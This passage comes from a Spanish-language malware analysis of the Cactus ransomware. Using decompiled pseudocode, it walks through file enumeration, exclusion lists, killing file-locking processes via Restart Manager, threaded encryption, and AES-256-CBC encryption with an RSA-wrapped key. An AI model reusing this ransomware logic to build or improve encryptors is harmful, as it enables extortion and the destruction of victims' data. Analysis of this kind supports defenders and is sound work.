std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v39);
if ( v8 )
{
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
    &checkingfullPath,
    &fullPath);
  v9 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&checkingfullPath);
  if ( IsFileFree(v9) )
  {
```

Ilustración 59. Se comprueba el nombre y extensión del archivo.

Si la ruta absoluta contiene la cadena **CaCtUs.ReAdMe.txt**, **desktop.ini** o **update.log** no se encriptará.

```
v1 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_filePath);
if ( StrStrIW(v1, L"CaCtUs.ReAdMe.txt") )
  return 0;
v2 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_filePath);
if ( StrStrIW(v2, L"desktop.ini") )
  return 0;
v3 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_filePath);
if ( StrStrIW(v3, L"update.log") )
  return 0;
v4 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_filePath);
```

Ilustración 60. Ficheros que no serán cifrados.

Si la extensión del archivo está en la lista negra no se encriptará.

```
pos = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::find_last_of(
        p_filePath,
        &unk_7FF6FE9B6400,                  // Busca el último caracter .
        -1i64);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(&ext);
if ( (int)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::rfind(
            p_filePath,
            &unk_7FF6FE9B6400,
            -1i64) > 0 )
{
  blCount = 8;
  for ( i = 0; i < blCount; ++i )
  {
    v7 = _data_start__[i];
    v8 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&ext);
    if ( StrStrIW(v8, v7) )
    {
      v6 = 0;
      goto LABEL_16;
    }
  }
}
v6 = 1;
```

Ilustración 61. Se descartan archivos por extensión.

```
__data_start__  dq offset aExe_0, offset aDll, offset aLnk, offset aSys
                                        ; DATA XREF: checkExt(std::__cxx11::basic_string<wchar_t,std::char_trai
                dq offset aMsi, offset aBat, offset aCts0_0, offset unk_7FF6FE9B6062 ; "msi" ; "bat" ; "cts0"
```

Ilustración 62. Los archivos con estas extensiones se descartan.

Puede consultar la lista negra de extensiones en el **Apéndice C: Lista de extensiones**

```
v8 = checkExt(&v39);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v39);
if ( v8 )
{
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
    &checkingfullPath,
    &fullPath);
  v9 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&checkingfullPath);
  if ( IsFileFree(v9) )
  {
```

Ilustración 63 Si el fichero no se descarta se encriptará.

A continuación, **Cactus** llama a la función **IsFileFree** que comprueba si el archivo está bloqueado por algún proceso. Para ello, se abre el archivo en modo lectura y escritura. Se obtendrá un error de tipo **ERROR_SHARING_VIOLATION** o **ERROR_LOCK_VIOLATION** si otro proceso impide el acceso al archivo. En ese caso se llama a la función **KillFileProcesses** para detener el proceso y liberar el archivo para que pueda ser encriptado.

```
returnState = 1;
tryFileOpen = CreateFileW(filePath, 0xC0000000, 0, 0i64, 3u, 0, 0i64);
LastError = GetLastError();
if ( tryFileOpen == (HANDLE)-1i64 )
{
  if ( LastError == 32 || LastError == 33 )
  {
    if ( killFileProcesses(filePath) )
    {
      tryFileOpen = CreateFileW(filePath, 0xC0000000, 0, 0i64, 3u, 0, 0i64);
      if ( tryFileOpen == (HANDLE)-1i64 )
        returnState = 0;
    }
    else
    {
      returnState = 0;
    }
  }
  else
  {
    returnState = 0;
  }
}
CloseHandle(tryFileOpen);
return returnState;
```

Ilustración 64. Función IsFileFree.

La función **killFileProcesses** usa la API de **Windows Restart Manager** para detener los procesos asociados al archivo. En primer lugar, se llama a **RmStartSession** para iniciar una nueva sesión con Restart Manager y a continuación se llama a **RmRegisterResources** para registrar el recurso que se está investigando. Si alguna de estas operaciones falla se retorna 0 indicando que no se ha podido matar el proceso.

```
43   if ( RmStartSession(&dwSession, 0, szSessionKey) )
44     return weCanKillProcess;
45   if ( RmRegisterResources(dwSession, 1u, &filePatha, 0, 0i64, 0, 0i64) )
46   {
47 LABEL_22:
48     RmEndSession(dwSession);
49     return weCanKillProcess;
50   }
```

Ilustración 65. Uso de Restart Manager para obtener los procesos asociados al archivo.

Después, se intenta obtener la lista de procesos que usan el archivo mediante **RmGetList**. El valor retornado será **ERROR_MORE_DATA** (234) si la memoria reservada es insuficiente para almacenar la lista. Si esto sucede, se reserva la memoria necesaria y se realiza otro intento.

```
ret = RmGetList(dwSession, &nProcInfoNeeded, &nProcInfo, 0i64, &dwReason);
if ( ret == 234 )                               // ERROR_MORE_DATA
{
  if ( nProcInfoNeeded )
  {
    v2 = 668i64 * nProcInfoNeeded;
    ProcessHeap = GetProcessHeap();
    ProcessInfo = (PRM_PROCESS_INFO)HeapAlloc(ProcessHeap, 8u, v2);
    if ( ProcessInfo )
    {
      nProcInfo = nProcInfoNeeded;
      ret = RmGetList(dwSession, &nProcInfoNeeded, &nProcInfo, ProcessInfo, &dwReason);
      if ( ret || !nProcInfoNeeded )
      {
LABEL_13:
        v5 = GetProcessHeap();
        HeapFree(v5, 0, ProcessInfo);
        RmEndSession(dwSession);
        return 0;
      }
```

Ilustración 66. Se obtiene la lista de procesos.

La función itera sobre la lista de procesos obtenidos y para cada uno compara su **ID** con el del proceso actual para evitar detener al propio malware.

```
LABEL_13:
        v5 = GetProcessHeap();
        HeapFree(v5, 0, ProcessInfo);
        RmEndSession(dwSession);
        return 0;
      }
      CurrentProcess = GetCurrentProcess();
      ProcessId = GetProcessId(CurrentProcess);
      for ( i = 0; i < nProcInfo; ++i )
      {
        if ( ProcessId == ProcessInfo[i].Process.dwProcessId )
          goto LABEL_13;
```

Ilustración 67. Evitar matar al proceso de Cactus.

Mediante la API **K32GetProcessImageFileNameW** se obtiene el nombre del ejecutable correspondiente a cada proceso y se verifica si se debe detener mediante la función **checkProcess**.

```
exeNameHandle = OpenProcess(0x1FFFFFu, 0, ProcessInfo[i].Process.dwProcessId);
if ( exeNameHandle )
{
  K32GetProcessImageFileNameW(exeNameHandle, buffer, 0x104u);
  CloseHandle(exeNameHandle);
  std::allocator<wchar_t>::allocator(&__a);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
    &filename,
    buffer,
    &__a);
  std::allocator<wchar_t>::~allocator(&__a);
  pos = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::find_last_of(
          &filename,
          &unk_7FF7909C6392,
          -1i64);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::substr(
    &ext,
    (__int64 *)&filename,
    pos + 1,
    0xFFFFFFFFFFFFFFFFui64);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
    &p_processName,
    &ext);
  v6 = !checkProcess(&p_processName);
```

Ilustración 68. Se extrae el nombre del ejecutable y se llama a checkProcess.

La función **checkProcess** comprueba si el proceso pertenece a una lista blanca que contiene nombres de procesos como explorer.exe o lsass.exe (**Apéndice D:**

Lista blanca de procesos). Así se evita detener procesos críticos que podría desestabilizar el sistema e impedir la encriptación.

```
__int64 __fastcall checkProcess(const std::wstring *p_processName)
{
  const WCHAR *v1; // rbx
  const WCHAR *v2; // rax
  int i; // [rsp+2Ch] [rbp-4h]

  for ( i = 0; i < 14; ++i )
  {
    v1 = procWhiteList[i];
    v2 = (const WCHAR *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(p_processName);
    if ( StrStrIW(v2, v1) )
      return 0i64;
  }
  return 1i64;
```

Ilustración 69. Función checkProcess.

Lista blanca de procesos se puede consultar en **Apéndice D: Lista blanca de procesos**.

```
; LPCWSTR procWhiteList[14]
procWhiteList   dq offset aSpoolsvExe, offset aExplorerExe, offset unk_7FF7909C609E
                                        ; DATA XREF: checkProcess(std::__cxx11::basic_string<wchar_t,std::char_traits<
                dq offset aFontdrvhostExe, offset aCmdExe, offset aDwmExe ; "fontdrvhost.exe" ; "cmd.exe" ; "dwm.exe"
                dq offset aLogonuiExe, offset aSearchuiExe, offset unk_7FF7909C612A ; "LogonUI.exe" ; "SearchUI.exe"
                dq offset unk_7FF7909C613E, offset unk_7FF7909C6152, offset aWinlogonExe ; "winlogon.exe"
                dq offset unk_7FF7909C617E, offset aConhostExe ; "conhost.exe"
```

Ilustración 70. Lista blanca de procesos.

Si el proceso que bloquea el archivo pertenece a la lista blanca se retorna 0. En caso contrario, se llama a la API **RmShutdown** que intentará matar todos los procesos listados.

```
weCanKillProcess = RmShutdown(dwSession, 1u, 0i64) == 0;
v9 = GetProcessHeap();
HeapFree(v9, 0, ProcessInfo);
goto LABEL_22;
```

Ilustración 71. Se detienen los procesos que bloquean el archivo.

Continuando con la función **SearchFiles**, si el fichero no ha podido ser liberado, se registra en el fichero de log y se incrementa la variable global **totalFilesSkippedAccess**.

```
else
{
  if ( needLogger )
  {
    std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
      &v40,
      L"access error file ",
      &checkingfullPath);
    logger(&v40);
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v40);
  }
  ++totalFilesSkippedAccess;
}
```

Ilustración 72. Archivo descartado para encriptación.

Cactus utiliza un array estático, **filesArray,** de 8.192 posiciones (0x2000) para almacenar los punteros a las cadenas de caracteres de las rutas absolutas de los archivos a encriptar. El contador estático **newArrayFile** se va incrementando

para ir añadiendo nuevas rutas al array y el contador estático **currentArrayFile** indica la posición de la ruta del siguiente archivo a encriptar.

Si el fichero no está bloqueado, la ruta se inserta en el array **filesArray** en la posición **newArrayFile** cuyo valor se incrementa y se continua con el siguiente fichero con **FindNextFileW**.

```
else
{
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
    &filesArray[abi:cxx11][newArrayFile],
    &fullPath);
  ++newArrayFile;
}
```

Ilustración 73. Se añade la nueva ruta a encriptar.

Si el índice **newArrayFile** supera el tamaño del array **filesArray** (0x1FFF), se inicia un bucle que espera hasta que **currentArrayFile** sea mayor que 0xFFF. Esto indica que se ha agotado el espacio para almacenar rutas, por lo que **Cactus** espera hasta que se han cifrado la mitad. En este punto, la variable global **resizingfilesArray** se establece en 1 para intentar evitar condiciones de carrera. Luego, se realiza una espera utilizando **Sleep** de 100 (0x64) milisegundos con el objetivo de forzar un cambio de contexto, asegurando así que el hilo principal no esté utilizando las variables modificadas en la sección crítica.

Es importante mencionar que el sistema utilizado por los creadores de **Cactus** no parece garantizar un acceso seguro y sincronizado a **filesArray** y **currentArrayFile**, lo que podría dar lugar a condiciones de carrera o comportamientos inesperados.

```
if ( IsFileFree(v9) )
{
  if ( newArrayFile > 0x1FFF )
  {
    while ( currentArrayFile <= 0xFFF )
      ;
    resizingfilesArray = 1;
    Sleep(0x64u);
    for ( x = currentArrayFile; x <= 0x1FFF; ++x )
      std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
        &filesArray[abi:cxx11][x - currentArrayFile],
        &filesArray[abi:cxx11][x]);
    newArrayFile = 0x2000 - currentArrayFile;
    currentArrayFile = 0i64;
    resizingfilesArray = 0;
    std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::operator=(
      &filesArray[abi:cxx11][newArrayFile],
      &fullPath);
    ++newArrayFile;
```

Ilustración 74. Reajuste del array de rutas.

Después, se procede a desplazar los punteros a las rutas que aún están a la espera de encriptación al inicio del array **filesArray** liberando espacio para poder almacenar nuevas rutas. Se actualizan los contadores y flags, **newArrayFile** se establece en 0x2000 menos la posición actual del array (currentArrayFile), indicando así la posición para la siguiente ruta a ser insertada. La flag **resizingfilesArray** se restablece a 0, y **currentArrayFile** se reinicia a 0, marcando la posición para la siguiente ruta que debe ser cifrada.

Finalmente, se añade la nueva ruta y continua la iteración. Cuando no queden más unidades o descendientes por iterar la bandera **allfilesProcessed** se establece a 1.

2.12. Hilos de encriptado y sincronización

La función main se encarga de crear y sincronizar los hilos de encriptación para procesar los archivos de forma concurrente. Si el modo **singleFileMode** está activo se procesará un único archivo en el hilo de ejecución principal.

Si **needLogger** está activado se registra en el fichero de log el número de cores e hilos calculados previamente.

Cactus utiliza una estructura de datos con valores booleanos iniciados a 0 (false) para almacenar el estado de ocupación de cada hilo garantizando la atomicidad de los datos para evitar problemas de concurrencia como las condiciones de carrera.

```
for ( j = 0; j < maxThreads; ++j )
  std::atomic<bool>::store(
    (std::atomic<bool> *const)bcsc_banderas_hilos + j,
    0,
    std::memory_order::memory_order_seq_cst);
```

Ilustración 75. Inicialización de banderas de acceso de cada hilo.

A continuación, se declaran e inicializan **maxThreads** hilos de encriptación en un bucle.

Se inicializa la librería **OpenSSL** con la llamada **OPENSSL_init_crypto** (12, 0). El primer parámetro configura las opciones con valores por defecto, siendo 12 el resultado de realizar la operación binaria OR a las banderas OPENSSL_INIT_ADD_ALL_CIPHERS y OPENSSL_INIT_ADD_ALL_DIGEST, cargando y habilitando todos los algoritmos de cifrado y de resumen (digest).

```
bcsc_thread_contador = v125;
bcsc_thread_creados = (std::thread *)v46;
while ( bcsc_thread_contador >= 0 )
{
  std::thread::thread(bcsc_thread_creados);
  --bcsc_thread_contador;
  ++bcsc_thread_creados;
}
OPENSSL_init_crypto(12i64, 0i64);
```

Ilustración 76. Declaración de hilos e inicialización de OpenSSL.

Si el modo **singleFileMode** está activo se cifra solo un archivo. Para ello, se crea un stream en modo binario de lectura y escritura a la ruta almacenada en la variable global **singleFilePath**. Se calcula el tamaño del archivo y se llama a la función **processFile** que se encarga de realizar la encriptación. Esta función se explicará en detalle en la sección **2.13 Cifrado de un archivo**.

```
else
{
  v39 = std::operator|(std::_Ios_Openmode::_S_out, std::_Ios_Openmode::_S_in);
  v40 = std::operator|(v39, std::_Ios_Openmode::_S_bin);
  v41 = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&singleFilePath[abi:cxx11]);
  std::basic_fstream<char,std::char_traits<char>>::open(v61, v41, (unsigned int)v40);
  std::istream::seekg((std::istream *)v61, 0i64, std::_Ios_Seekdir::_S_end);
  std::istream::tellg((std::istream *)&v111);
  fileSize = std::fpos<int>::operator long long(&v111);
  std::basic_fstream<char,std::char_traits<char>>::close(v61);
  for ( m = 1i64; m >= 0; --m )
    ;
  bcsc_fileSize = fileSize;
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
    &p_filePath,
    &singleFilePath[abi:cxx11]);
  processFile(&p_filePath, bcsc_fileSize, &threadIsBusy);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_filePath);
}
```

Ilustración 77. Cifrado de un único archivo.

Si el modo **singleFileMode** no está activo, se crea un hilo que ejecuta la función, explicada en anteriores apartados, **searchFilesThreadControl** para realizar la enumeración de unidades y archivos dependiendo del valor de **globalStartPath**. Después, se llama a **detach** lo que permite que el hilo recién creado se ejecute de forma independiente del hilo principal.

```
OPENSSL_init_crypto(12i64, 0i64);
if ( !singleFileMode )
{
  std::thread::thread<void (&)(std::__cxx11::basic_string<wchar_t,std::cha
    &bcsc_searchFiles_thread,
    searchFilesThreadControl,
    &globalStartPath[abi:cxx11]);
  std::thread::detach(&bcsc_searchFiles_thread);
  while ( !allFilesProcessed || currentArrayFile < newArrayFile || v136 )
```

Ilustración 78. Se crea el hilo searchFilesThreadControl para la enumeración de archivos.

Como ya se ha expuesto en el apartado de enumeración de archivos, **Cactus** crea un array estático, **filesArray**, con punteros a las rutas absolutas de los archivos a encriptar y usa el índice **currentArrayFile** para llevar el control del archivo actualmente procesado.

La variable global **allFilesProcessed** se pone a 1 cuando termina la enumeración de archivos en la función **searchFilesthreadControl**. Por eso, el bucle while mostrado en la siguiente ilustración, continúa mientras no se termine la enumeración. Además, la iteración continúa mientras quedan archivos pendientes en el array **filesArray** (currentArrayFile < newArrayFile).

```
while ( !allFilesProcessed || currentArrayFile < newArrayFile || v136 )
{
  v136 = 0;
  for ( k = 0; k < maxThreads; ++k )
  {
    if ( !std::atomic<bool>::operator bool((const std::atomic<bool> *const)bcsc_banderas_hilos + k) )
    {
      if ( !resizingfilesArray && currentArrayFile < newArrayFile )
      {
        std::atomic<bool>::store(
          (std::atomic<bool> *const)bcsc_banderas_hilos + k,
          1,
          std::memory_order::memory_order_seq_cst);
        v35 = std::operator|(std::_Ios_Openmode::_S_out, std::_Ios_Openmode::_S_in);
        v36 = std::operator|(v35, std::_Ios_Openmode::_S_bin);
        bcsc_currentFile = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&filesArray[abi:cxx11][currentArrayFile]);
        std::basic_fstream<char,std::char_traits<char>>::open(v61, bcsc_currentFile, (unsigned int)v36);
        std::istream::seekg((std::istream *)v61, 0i64, std::_Ios_Seekdir::_S_end);
        std::istream::tellg((std::istream *)&v102);
        fileSize = std::fpos<int>::operator long long(&v102);
        std::basic_fstream<char,std::char_traits<char>>::close(v61);
```

Ilustración 79. Bucle encargado de crear y sincronizar los hilos de cifrado.

En el cuerpo del bucle while se itera sobre el número de hilos. Se usa el array de booleanos atómicos **bcsc_banderas_hilos** para comprobar si algún hilo está disponible para procesar un nuevo archivo. Si alguno lo está, hay archivos pendientes y no se está redimensionando el array **filesArray** se crea un nuevo hilo para encriptar el siguiente archivo situado en **currentArrayFile**.

```
bcsc_hilo_ocupado = (std::atomic<bool> *)bcsc_banderas_hilos + k;
std::thread::thread<void (&)(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>
  &__t,
  processFile,
  &filesArray[abi:cxx11][currentArrayFile],
  &fileSize,
  &bcsc_hilo_ocupado);
std::thread::operator=(&bcsc_hilos[k], &__t);
std::thread::~thread(&__t);
std::thread::detach(&bcsc_hilos[k]);
```

Ilustración 80. Creación del hilo de encriptado de un archivo.

Este hilo ejecuta la función **processFile** a la que se le pasa la ubicación del archivo, su tamaño y la bandera **bcsc_hilo_ocupado.** El manejador del hilo se guarda en el array de hilos y se llama a **detach** para que se ejecute de forma independiente al hilo principal.

Si **needExtraLogger** está activado se registra en el fichero de logs el hilo y la ruta procesada. Después, se incrementan los contadores **totalFilesProcessed** y **currentArrayFile**.

Cuando todos los ficheros han sido encriptados se destruye el hilo que realiza la enumeración **bcsc_searchFiles_thread**.

Si **needLogger** está activo se escribe un resumen del proceso de encriptado incluyendo los archivos descartados por extensión o por bloqueo, el total de ficheros procesados y el tiempo total transcurrido.

```
if ( needLogger )
{
  std::__cxx11::to_wstring(&v114, totalFilesSkipped);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v113, L"skipped by ext ", &v114);
  logger(&v113);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v113);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v114);
  std::__cxx11::to_wstring(&v116, totalFilesSkippedAccess);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
    &v115,
    L"skipped by access ",
    &v116);
  logger(&v115);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v115);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v116);
  std::__cxx11::to_wstring(&v118, totalFilesProcessed);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v117, L"processed ", &v118);
  logger(&v117);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v117);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v118);
  v123 = (double)((clock() - bcsc_tiempo_inicio) / 1000);
  std::__cxx11::to_wstring(&v121, (int)v123);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v120, L"time ", &v121);
  std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v119, &v120, L" sec");
  logger(&v119);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v119);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v120);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v121);
}
```

Ilustración 81. Se registran en el log el resumen con los datos de la encriptación.

Finalmente se destruyen todos los hilos de encriptado, se cierra el mutex **hObject** y termina el programa.

```
for ( n = &bcsc_hilos[v31]; bcsc_hilos != n; std::thread::~thread(n) )
  --n;
v16 = 1;
```

Ilustración 82. Se destruyen los hilos de encriptado.

2.13. Cifrado de un archivo

La función **processFile** se encarga de encriptar cada archivo y tiene tres parámetros: la ruta absoluta del archivo a encriptar, el tamaño del archivo y la bandera que indica si el hilo se encuentra ocupado.

Si el tamaño del archivo es superior a 0x7B3332, 8.074.034 bytes, aproximadamente 7,7 Mb, se realizará una encriptación parcial en la función **cryptPartFile**.

```
if ( bcsc_fileSize > 0x7B3332 )
{
  hashSize = 16 * (bcsc_fileSize / 0x640);
  if ( hashSize > 0x28000 )
    hashSize = 163840i64;
  bufferSize = hashSize;
  bcsc_sizeCoverGlobal = sizeCoverGlobal;
  bcsc_keyPublic = keyPublic;
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
    &bcsc_filePath_1,
    bcsc_filePath);
  cryptPartFile(&bcsc_filePath_1, bcsc_fileSize, bcsc_keyPublic, bcsc_sizeCoverGlobal, bufferSize);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&bcsc_filePath_1);
}
```

Ilustración 83. Cifrado parcial del archivo.

Para un tamaño menor de 7,7 Mb el archivo se encripta completamente mediante la función **cryptFullFile**.

```
else
{
  v3 = keyPublic;
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(
    &bcsc_filePath_2,
    bcsc_filePath);
  cryptFullFile(&bcsc_filePath_2, bcsc_fileSize, v3);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&bcsc_filePath_2);
}
```

Ilustración 84. Cifrado completo del archivo.

Posteriormente si **needExtraLogger** está activo, se registra la ruta en el fichero de logs y la bandera atómica **bcsc_hilo_ocupado** del hilo se vuelve a poner a 0 para marcarlo como libre y que se pueda atender un nuevo archivo.

2.14. Cifrado completo de un archivo

Los archivos se cifran con el algoritmo simétrico **AES** de 256 bits en el modo **CBC** (Cipher Block Chaining). La clave generada para el cifrado se encripta con la **clave pública RSA** ya cargada. **Cactus** utiliza las funciones de alto nivel EVP (Envelope) de la librería **OpenSSL**.

Mediante **EVP_CIPHER_CTX_new** se crea un nuevo contexto de cifrado. Con **EVP_SealInit**, se configura dicho contexto para el cifrado **AES-256** en modo **CBC** (EVP_aes_256_cbc). La función genera de forma aleatoria la clave de 256 bits y el vector de inicialización IV (**bcsc_iv**). Este paso incluye el cifrado de la clave **AES** con la clave pública **RSA** (**bcsc_keyPublic**). La clave simétrica cifrada se almacena en la variable **bcsc_encripted_key**.

```
bcsc_ctx = 0i64;
bcsc_ctx = EVP_CIPHER_CTX_new();
size = EVP_PKEY_get_size(bcsc_keyPublic_);
bcsc_encripted_key = (char *)malloc(size);
bcsc_iv = (char *)malloc(0x10ui64);
bcsc_iv_len = 16i64;
bcsc_cipher = EVP_aes_256_cbc();
EVP_SealInit(
  bcsc_ctx,
  bcsc_cipher,
  (char *)&bcsc_encripted_key,
  (unsigned int)&bcsc_encripted_keylen,
  bcsc_iv,
  &bcsc_keyPublic_,
  1);
```

Ilustración 85. Configuración del contexto, cifrado de la clave AES con la clave pública RSA.

El archivo original, se renombra con la función **_wrename**, añadiendo la extensión cts0. Después, se abre con un stream de C++ en modo binario de lectura y escritura. Con la función **seekg** se mueve el puntero de posición del archivo al final del mismo (_S_end) para escribir la clave **AES encriptada** y **el vector de inicialización** de 16 bytes. Luego, se escribe el carácter d (100) que indica que el archivo está completamente cifrado, seguido del **delimitador** "~~!!~~!". De nuevo se llama a **seekg** para posicionar el puntero del archivo al comienzo _S_beg.

La información añadida permitirá el desencriptado del archivo si se está en posesión de la clave privada **RSA**.

```
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&bcsc_cts0, bcsc_filePath, L".cts0");
std::operator+<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&bcsc_cts1, bcsc_filePath, L".cts1");
bcsc_p_cts0 = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_cts0);
bcsc_p_filePath = (const wchar_t *)std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(bcsc_filePath);
_wrename(bcsc_p_filePath, bcsc_p_cts0);
v7 = std::operator|(std::_Ios_Openmode::_S_out, std::_Ios_Openmode::_S_in);
LODWORD(bcsc_p_cts0) = std::operator|(v7, std::_Ios_Openmode::_S_bin);
bcsc_p_cts0_ = std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::c_str(&bcsc_cts0);
std::basic_fstream<char,std::char_traits<char>>::open(&bcsc_stream, bcsc_p_cts0_, (unsigned int)bcsc_p_cts0);
std::istream::seekg((std::istream *)&bcsc_stream, 0i64, std::_Ios_Seekdir::_S_end);
std::ostream::write((std::ostream *)v24, bcsc_encripted_key, bcsc_encripted_keylen);
std::ostream::write((std::ostream *)v24, bcsc_iv, bcsc_iv_len);
std::ostream::put((std::ostream *)v24, 100);
std::ostream::write((std::ostream *)v24, bcsc_delimitador, 7i64);
std::istream::seekg((std::istream *)&bcsc_stream, 0i64, std::_Ios_Seekdir::_S_beg);
```

Ilustración 86. Renombrado del archivo añadiendo la extensión .cts0.

El archivo se procesa en un bucle que va cifrando bloques de 163.840 bytes (160 kb). Se lee un bloque en el buffer de lectura, se cifra con **EVP_EncryptUpdate**, se posiciona el puntero del archivo en el lugar adecuado y se escribe el bloque encriptado.

```
std::istream::read((std::istream *)&bcsc_istream, bcsc_buffer_lectura, bcsc_blockSize);
EVP_EncryptUpdate(bcsc_ctx, (__int64)bcsc_buffer_cifrado, &bcsc_buffer_len, (__int64)bcsc_buffer_lectura, 163840u);
v32 = -bcsc_blockSize;
std::istream::seekg((std::istream *)&bcsc_istream, -bcsc_blockSize, std::_Ios_Seekdir::_S_cur);
std::ostream::write((std::ostream *)&bcsc_ostream, bcsc_buffer_cifrado, bcsc_buffer_len);
bcsc_encriptado += 163840i64;
```

Ilustración 87. Encriptado por bloques.

Se encripta el último bloque asegurando que el tamaño sea múltiplo de 16 ya que **AES** opera con este tamaño de bloque. Los bytes de datos sobrantes, como máximo 15 bytes, no serán cifrados.

```
while ( (unsigned __int8)std::basic_ios<char,std::char_traits<char>>::eof(&v25) != 1 )
{
  bcsc_restante = bcsc_fileSize - bcsc_encriptado;
  if ( (__int64)(bcsc_fileSize - bcsc_encriptado) < bcsc_blockSize )
  {
    bcsc_ultimo_bloque_len = 16 * (bcsc_restante / 16);
    v9 = bcsc_ultimo_bloque_len;
    v29 = bcsc_ultimo_bloque_len - 1;
    v10 = alloca(16 * ((unsigned __int64)(bcsc_ultimo_bloque_len + 15) >> 4));
    p_bcsc_cts1 = (char *)&bcsc_cts1;
    std::istream::read((std::istream *)&bcsc_istream, (char *)&bcsc_cts1, bcsc_ultimo_bloque_len);
    EVP_EncryptUpdate(bcsc_ctx, (__int64)bcsc_buffer_cifrado, &bcsc_buffer_len, (__int64)p_bcsc_cts1, v9);
    v32 = -(int)bcsc_ultimo_bloque_len;
    std::istream::seekg((std::istream *)&bcsc_istream, -(int)bcsc_ultimo_bloque_len, std::_Ios_Seekdir::_S_cur);
    std::ostream::write((std::ostream *)&bcsc_ostream, bcsc_buffer_cifrado, bcsc_buffer_len);
    std::istream::seekg(
      (std::istream *)&bcsc_istream,
      bcsc_restante - bcsc_ultimo_bloque_len,
      std::_Ios_Seekdir::_S_cur);
    bcsc_encriptado += v9;
    break;
  }
```

Ilustración 88. Cifrado del último bloque.

